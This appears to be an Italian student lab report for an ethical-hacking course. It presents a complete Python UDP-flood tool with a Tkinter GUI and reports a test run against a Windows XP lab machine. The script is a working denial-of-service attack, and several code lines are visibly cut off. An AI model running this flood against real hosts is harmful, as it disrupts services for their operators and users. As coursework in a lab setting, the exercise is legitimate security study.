Task 11/12/24: Programmazione per Hacker

Traccia

Argomento:

Attacchi DoS Denial of Service) - Simulazione di un UDP Flood.

Obiettivo dell'Esercizio:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto sulla porta UDP casuale.

Istruzioni:

Input dell'IP Target:

- Il programma deve richiedere all'utente di inserire l'IP della macchina target.

Input della Porta Target:

- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

Costruzione del Pacchetto:

- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.

Numero di Pacchetti da Inviare:

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Task 11/12/24: Programmazione per Hacker

Report

Introduzione

L'obiettivo di questo esperimento era simulare un attacco **UDP Floo**d utilizzando uno script Python. Tale attacco genera un numero massivo di pacchetti UDP inviati verso una macchina target, nel tentativo di saturare le risorse della macchina e renderla non disponibile. La macchina attaccante utilizzata era **Kali Linux**, mentre la macchina target era un sistema operativo **Windows XP**.

Introduzione

Lo script Python utilizza il modulo socket per inviare pacchetti UDP, mentre il modulo random genera i dati casuali per ogni pacchetto.

Dettagli del Codice

Pacchetto UDP: Ogni pacchetto ha una dimensione fissa di **1024 byte (1 KB)**, generata tramite la seguente riga di codice:

```
data = bytes([random.randint(0, 255) for _ in range(packet_size)])
```

Qui **packet_size** è impostato a 1024, garantendo che ogni pacchetto abbia una dimensione di 1 KB.

Socket UDP: Lo script crea un socket UDP per inviare i pacchetti:

```
udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```


Funzione principale: La funzione udp_flood invia i pacchetti al target in un ciclo:

```
for i in range(num_packets):
    udp_socket.sendto(data, (target_ip, target_port))
```

Qui **num_packets** indica il numero totale di pacchetti da inviare.

Interfaccia Grafica: La GUI creata con **Tkinter** permette all'utente di:

1- Inserire l'indirizzo IP target.
2- Specificare la porta UDP.
3- Indicare il numero di pacchetti da inviare.
4- Avviare l'attacco tramite un pulsante.




```python
import socket
import random
import ipaddress
from tkinter import Tk, Label, Entry, Button, messagebox

def udp_flood(target_ip, target_port, num_packets):
    try:
        #creazione del socket UDP
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        #generazione del pacchetto da 1 KB
        packet_size = 1024  #dimensione fissa di 1 KB
        data = bytes([random.randint(0, 255) for _ in range(packet_size)])

        for i in range(num_packets):
            udp_socket.sendto(data, (target_ip, target_port))
            if i % 1000 == 0:  #messaggio ogni 1000 pacchetti inviati
                print(f"Pacchetti inviati: {i}")

        messagebox.showinfo("Completato", "Attacco UDP Flood completato.")
    except Exception as e:
        messagebox.showerror("Errore", f"Errore UDP Flood: {e}")
    finally:
        udp_socket.close()

def start_attack():
    #recupero valori GUI
    target_ip = ip_entry.get()
    target_port = port_entry.get()
    num_packets = packets_entry.get()

    #validazione input
    try:
        ipaddress.ip_address(target_ip)
    except ValueError:
        messagebox.showerror("Errore", "Indirizzo IP non valido.")
        return

    try:
        target_port = int(target_port)
        if not (1 <= target_port <= 65535):
            raise ValueError
    except ValueError:
        messagebox.showerror("Errore", "La porta deve essere un numero tra 1 e 6
        return

    try:
        num_packets = int(num_packets)
        if num_packets <= 0:
            raise ValueError
    except ValueError:
        messagebox.showerror("Errore", "Il numero di pacchetti deve essere un nu
        return

    #avvio attacco
    udp_flood(target_ip, target_port, num_packets)

#creazione della GUI
root = Tk()
root.title("UDP Flood Attack")

#IP target
Label(root, text="Indirizzo IP Target:").grid(row=0, column=0, padx=10, pady=10)
ip_entry = Entry(root, width=30)
ip_entry.grid(row=0, column=1, padx=10, pady=10)

#porta target
Label(root, text="Porta Target:").grid(row=1, column=0, padx=10, pady=10)
port_entry = Entry(root, width=30)
port_entry.grid(row=1, column=1, padx=10, pady=10)

#numero di pacchetti
Label(root, text="Numero di Pacchetti:").grid(row=2, column=0, padx=10, pady=10)
packets_entry = Entry(root, width=30)
packets_entry.grid(row=2, column=1, padx=10, pady=10)

#avvio attacco
start_button = Button(root, text="Avvia Attacco", command=start_attack, bg="red"
start_button.grid(row=3, column=0, columnspan=2, pady=20)

#avvio GUI
```


Risultati dell'attacco

Configurazione:
IP Target: 192.168.50.102
Porta UDP Target: 8080
Numero di Pacchetti: 1.000.000

Utilizzo Risorse della Macchina Target (Windows XP):
CPU: Il carico del processore è aumentato significativamente durante l'attacco, raggiungendo picchi del 53%.
Memoria: L'utilizzo della memoria è rimasto stabile, ma il carico sulla CPU suggerisce un notevole impatto dovuto alla gestione delle richieste UDP.

Macchina Attaccante (Kali Linux):
La macchina attaccante ha inviato con successo tutti i pacchetti (1.000.000) senza errori.
Lo script ha fornito un feedback continuo durante l'esecuzione, indicando il numero di pacchetti inviati a intervalli regolari.





Conclusioni

Effetto dell'attacco:

L'attacco ha causato un aumento significativo nell'utilizzo della CPU sulla macchina target, dimostrando la potenziale efficacia di un attacco UDP Flood nel saturare le risorse di un sistema non preparato.

Considerazioni sulle risorse della macchina target:

Sebbene l'utilizzo della CPU abbia raggiunto livelli elevati, il sistema non è andato completamente in crash. Questo suggerisce che l'attacco potrebbe essere più efficace su macchine con risorse inferiori o con configurazioni di rete più deboli.

Validità dei Pacchetti:

Ogni pacchetto inviato era di 1 KB, conforme alle specifiche richieste dall'esercizio